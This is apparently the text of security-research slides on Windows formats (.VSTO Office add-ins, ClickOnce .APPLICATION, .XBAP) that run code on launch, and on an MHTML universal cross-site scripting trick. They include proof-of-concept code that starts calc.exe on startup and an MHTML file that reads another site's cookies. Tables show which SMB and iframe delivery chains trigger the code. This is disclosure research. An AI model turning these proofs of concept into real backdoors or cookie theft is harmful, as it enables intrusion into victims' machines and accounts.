
Not a bug, just feature #3

.XAML

Summary:

1. Allows to instantiate arbitrary classes but with hard sandboxing
2. Sandbox teoretically can be bypassed using undocumented futures of allowed classes
3. Teoretically can exploit memory related vulnerabilities of allowed classes

Vendor response



Not a bug, just feature #3

.VSTO

Now talk about .VSTO

VSTO – plugins for office

The assembled view usually consists of the main xml with URL to .DLL.MANIFEST file and digital signature.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="
urn:schemas-microsoft-com:asm.v1" xmlns="urn:schemas-microsoft-com:asm.v2" xmlns:asmv2="urn:schemas-microsoft-com:asm.v2" xmlns:xrml="
urn:mpeg:mpeg21:2003:01-REL-R-NS" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
xmlns:dsig="http://www.w3.org/2000/09/xmldsig#" xmlns:co.v1="urn:schemas-microsoft-com:clickonce.v1" xmlns:co.v2="
urn:schemas-microsoft-com:clickonce.v2">
3 <assemblyIdentity name="ExcelAddIn1.vsto" version="1.0.0.3" publicKeyToken="3b97a83309c9abac" language="neutral"
processorArchitecture="msil" xmlns="urn:schemas-microsoft-com:asm.v1" />
4 <description asmv2:publisher="ExcelAddIn1" asmv2:product="ExcelAddIn1" xmlns="urn:schemas-microsoft-com:asm.v1" />
5 <deployment install="false" mapFileExtensions="true" />
6 <compatibleFrameworks xmlns="urn:schemas-microsoft-com:clickonce.v2">
7 <framework targetVersion="4.7.2" profile="Full" supportedRuntime="4.0.30319" />
8 </compatibleFrameworks>
9 <dependency>
10 <dependentAssembly dependencyType="install" codebase="Application Files\ExcelAddIn1_1_0_0_3\ExcelAddIn1.dll.manifest" size="12646"
>
11 <assemblyIdentity name="ExcelAddIn1.dll" version="1.0.0.3" publicKeyToken="3b97a83309c9abac" language="neutral"
processorArchitecture="msil" type="win32" />
12 <hash>
13 <dsig:Transforms>
14 <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
15 </dsig:Transforms>
16 <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
17 <dsig:DigestValue>aJta/BSk79y7rhAmaj8jG87f517qYQG4lpVjces5rfc</dsig:DigestValue>
18 </hash>
19 </dependentAssembly>
20 </dependency>
21 <publisherIdentity name="CN=DESKTOP-1E9EV96\root" issuerKeyHash="28284fd90dc38837378556fc660a6c0959c33387" /><Signature Id="
StrongNameSignature" xmlns="http://www.w3.org/2000/09/xmldsig#"><SignedInfo><CanonicalizationMethod Algorithm="http://www.w3.org/2001/
10/xml-exc-c14n#" /><SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha256" /><Reference URI=""><Transforms><
Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" /><Transform Algorithm="http://www.w3.org/2001/10/
xml-exc-c14n#" /></Transforms><DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" /><DigestValue>
j0gYVWACYXLK6Zrk2qi0Jz4rKjfeYEu12p6Rmv51Vku=</DigestValue></Reference></SignedInfo><SignatureValue>
OPAIynqKRplKgZUTMvtrGK3WJXzFRdTLQ9LjZwv9jyf7jumFhh3TP6zzxBPjbelH4Rtd/rVzxZfYOIJe35FVBuUPKpa24LuDzi5QHn79M3x17fZuGgBc0/
MvaNqgSL0v2Wb1wju/3BCNXwMvT0ZF0yQG09m1PRUx4HliwHkWRou=</SignatureValue><KeyInfo Id="StrongNameKeyInfo"><KeyValue><RSAKeyValue><Modulus
>1D2po7WYqbPBof1XYN91xAwsk1TKMsWRfgPrdJXujvRSePH5TZAwsryuPIzgsechlnrdr2HMJ2i1K9ZBe1GChZTgikmHwx4A4oPu0Qx9ir1/yN60vUkFVDS5p4oVENz/
xyju4LcsopAAU/lrNJhlxSUhsd9H5gdVGN8Zte/SE=</Modulus><Exponent>AQAB</Exponent></RSAKeyValue></KeyValue><msrel:RelData xmlns:msrel="
http://schemas.microsoft.com/windows/rel/2005/reldata"><r:license xmlns:r="urn:mpeg:mpeg21:2003:01-REL-R-NS" xmlns:as="
455665fe9a919edab54bc8c4372a2b3e278ea8dae49ae9ca726102605518488f" Description="" Url=""><as:assemblyIdentity name="ExcelAddIn1.vsto"
version="1.0.0.3" publicKeyToken="3b97a83309c9abac" language="neutral" processorArchitecture="msil" xmlns="
urn:schemas-microsoft-com:asm.v1" /></as:ManifestInformation><as:SignedBy /><as:AuthenticodePublisher><as:X509SubjectName>
CN=DESKTOP-1E9EV96\root</as:X509SubjectName></as:AuthenticodePublisher></r:grant><r:issuer><Signature Id="AuthenticodeSignature" xmlns=
"http://www.w3.org/2000/09/xmldsig#"><SignedInfo><CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /><
```


Not a bug, just feature #3

.VSTO

.VSTO source code

Call calc.exe on excel
startup

```
1  Public Class ThisAddIn
2
3      Private Sub ThisAddIn_Startup( Handles Me.Startup
4          Dim wsh
5
6          Try
7              wsh = CreateObject("WScript.Shell")
8              wsh.run("calc.exe")
9          Catch E As Exception
10             MsgBox(E.Message)
11          End Try
12
13
14      End Sub
15
16      Private Sub ThisAddIn_Shutdown() Handles Me.Shutdown
17
18      End Sub
19
20      Private Sub Application_WorkbookBeforeSave(ByVal Wb As Microsoft.Office.Interop.Excel.Workbook, ByVal SaveAsUI As Boolean, ByRef
21          Dim activeWorksheet As Excel.Worksheet = CType(Application.ActiveSheet, Excel.Worksheet)
22          Dim firstRow As Excel.Range = activeWorksheet.Range("A1")
23          firstRow.EntireRow.Insert(Excel.XlInsertShiftDirection.xlShiftDown)
24          Dim newFirstRow As Excel.Range = activeWorksheet.Range("A1")
25          newFirstRow.Value2 = "This text was added by using code"
26      End Sub
27
28  End Class
29
```



Not a bug, just feature #3


.VSTO

.VSTO demo

As I said before, these extension doesn't show any UAC errors when file contains MOTW

But it shows a lot of own errors:

- Signature publisher
- Access to unsecure features like starting processes
- Installation (idk about it)
- Location (this time haven't MOTW and starts as local file)



Not a bug, just feature #3

.VSTO

**VSTO can be uninstalled
from Apps & features**

Apps & features

App execution aliases

Search, sort, and filter by drive. If you would like to uninstall or move an app, select it from the list.



Sort by: Name ▾

Filter by: All drives ▾

1 app found



ExcelAddIn1

1.0.0.3

11/5/2025

Modify

Uninstall


Not a bug, just feature #3

.VSTO

Same opening tests with .VSTO

Tests from same location	vsto1.html (http://localhost)	vsto1.html (file://remotesmb/)	vsto1.html (file:///)
Test1 (folder click)	X	False	True
Test2 (frame)	True	False	True (with extra click)
Test3 (click)	True	False	True

Auto-opening using 2 <iframe> from file://SMB spawns' security confirmation about running file



Not a bug, just feature #3

.VSTO

Same opening tests with .VSTO


Tests for chains of locations	vsto2.html (http://localhost)	vsto2.html (file://remotesmb/)	vsto2.html (file:///)
Test1 (folder click)	True (with extra click)	False	True
Test2 (frame)	False	False	False
Test3 (click)	False	False	False

When page from localhost loads iframe to smb server and file started from it using double click, it will show security confirmation first.

Looks like chain

http://localhost -> file://SMB is privileged then

File:/// -> file://SMB



Not a bug, just feature #3

.VSTO

Summary:

1. Allows to backdoor office applications
2. Requires strong social engineering to trigger victim to allow security popup
3. Can be executed from remote SMB server, but when loaded with chain `http://localhost -> file://SMB/` it requires extra click to security popup.

Not a bug, just feature #3

.APPLICATION

.APPLICATION

Instead of .VSTO plugins now
we can make console
applications


```
1  using System;
2  using System.Diagnostics;
3
4  class Program
5  {
6      static void Main()
7      {
8          try
9          {
10             Process process = new Process();
11             process.StartInfo.FileName = "calc.exe";
12             process.StartInfo.UseShellExecute = false;
13             process.StartInfo.RedirectStandardOutput = true;
14             process.StartInfo.CreateNoWindow = true;
15             process.Start();
16             string result = process.StandardOutput.ReadToEnd();
17             process.WaitForExit();
18             Console.WriteLine(result);
19         }
20         catch (Exception ex)
21         {
22             Console.WriteLine("Err: " + ex.Message);
23         }
24     }
25 }
26
```

Not a bug, just feature #3

.APPLICATION

.APPLICATION demo

Same security errors



Not a bug, just feature #3

.APPLICATION

Same tests with opening .APPLICATION

Tests from same location	application1.html (http://localhost)	application1.html (file://remotesmb/)	application1.html (file:///)
Test1 (folder click)	X	False	True
Test2 (frame)	True	False	True (with extra click)
Test3 (click)	True	False	True

Auto-opening using 2 <iframe> spawns' security confirmation about running file (same as .VSTO)

Not a bug, just feature #3

.APPLICATION

Same tests with opening .APPLICATION

Tests for chains of locations	application2.html (http://localhost)	application2.html (file://remotesmb/)	application2.html (file:///)
Test1 (folder click)	True	False	True
Test2 (frame)	False	False	False
Test3 (click)	False	False	False

Opening using double-click to file://SMB directory listing works fine from both start pages (http://localhost, file://)

Not a bug, just feature #3

.APPLICATION

Summary:

1. Allows to run arbitrary commands immediately
2. Requires strong social engineering to trigger victim to allow security popup
3. Can be executed from remote SMB server

Not a bug, just feature #3

.XBAP

.XBAP

Now its not office plugin

Not console application

Its browser application


```
6 using mshhtml;
7 using System.Windows.Forms;
8 using System.Windows;
9 using System.Windows.Controls;
10 using System.Windows.Data;
11 using System.Windows.Documents;
12 using System.Windows.Input;
13 using System.Windows.Media;
14 using System.Windows.Media.Imaging;
15 using System.Windows.Navigation;
16 using System.Windows.Shapes;
17 using System.Xml.Linq;
18
19 namespace WpfBrowserApp1
20 {
21     /// <summary>
22     /// Interaction logic for Page1.xaml
23     /// </summary>
24     public partial class Page1 : Page
25     {
26         public Page1()
27         {
28             InitializeComponent();
29             Loaded += Window_Loaded;
30         }
31         private void Window_Loaded(object sender, RoutedEventArgs e)
32         {
33             testLabel.Content = "loaded!!!";
34         }
35
36         private void wbSample_LoadCompleted(object sender, NavigationEventArgs e)
37         {
38             dynamic wsh = Activator.CreateInstance(Type.GetTypeFromProgID("WScript.Shell"));
39             wsh.Run("calc.exe");
40         }
41     }
42 }
```

Not a bug, just feature #3

.XBAP

.XBAP demo

Same security errors but
now installation is trusted



Not a bug, just feature #3

.XBAP

Same tests with opening .XBAP

Tests from same location	xbap1.html (http://localhost)	xbap1.html (file://remotesmb/)	xbap1.html (file:///)
Test1 (folder click)	X	False	True
Test2 (frame)	True	False	True (with extra click)
Test3 (click)	True	False	True

Auto-opening using 2 <iframe> from file://SMB spawns' security confirmation about running file (same as .VSTO)

Not a bug, just feature #3

.XBAP

Same tests with opening .XBAP

Tests for chains of locations	xbap2.html (http://localhost)	xbap2.html (file://remotesmb/)	xbap2.html (file:///)
Test1 (folder click)	False (starts Edge)	False	False (starts Edge)
Test2 (frame)	False	False	False
Test3 (click)	False	False	False

Opening using double-click to file://SMB directory disabled because starts edge (same as .XBAP)

Not a bug, just feature #3

.APPLICATION

Summary:


1. Allows to run arbitrary commands immediately
2. Requires strong social engineering to trigger victim to allow security popup
3. Can't be executed from remote SMB server

Not a bug, just feature #3 (Bonus)

.APPLICATION/.VSTO + Edge

Edge allow to run
.APPLICATION and
.VSTO file
extensions instead of
download.

But extra click
required.



Not a bug, just feature #4

Reported.



UXSS

Not a bug, just feature #4

UXSS using local .MHTML without MOTW

.MHT, .MHTML, .EML & mhtml:url

It's a web archive format. You can create it from IE using Ctrl+S. Syntax look similar to HTTP and SMTP.

- **Content-location: http://test.com/abc**

Header is used to indicate from which URL a given part of the page was saved.

Looks like it indicates origin for page.

- **Content-ID: <abc123>**

Header is used to indicate special url id "cid:abc123" which page part can be loaded

``

`<iframe src="cid:abc123"></iframe>`

Not a bug, just feature #4

UXSS using local .MHTML without MOTW

- 1) Main part trying to open another one using frame and cid: URL
- 2) Part with Content-ID loads new frame to the undeclared victim origin
- 3) Access to frame using JS because origin from Content-Location: and victim origin is equals.

Sometimes requires reload. Implemented using <meta>.

```
1  MIME-Version: 1.0
2  Content-Type: multipart/related; boundary="-----_NextPart_01DA7EFD.26369D30"
3
4  -----_NextPart_01DA7EFD.26369D30
5  Content-Type: text/html
6  Content-Transfer-Encoding: 7bit
7  Content-Location: https://www.msn.com/
8
9  <meta http-equiv="refresh" content="2, URL=https://www.msn.com/">
10 <iframe src="cid:aabb"></iframe>
11 -----_NextPart_01DA7EFD.26369D30
12 Content-Type: text/html
13 Content-Transfer-Encoding: 7bit
14 Content-ID: <aabb>
15 Content-Location: https://www.msn.com/test
16
17 <!DOCTYPE html><html><head>
18 </head>
19 <body>
20 <iframe name="qwe" src="https://www.msn.com/robots.txt"></iframe>
21 <script>
22     window.onload=function(){
23         alert(qwe.document.domain + ":::" +qwe.document.cookie)
24     }
25 </script>
26
27 </body></html>
28 -----_NextPart_01DA7EFD.26369D30--
```

Not a bug, just feature #4

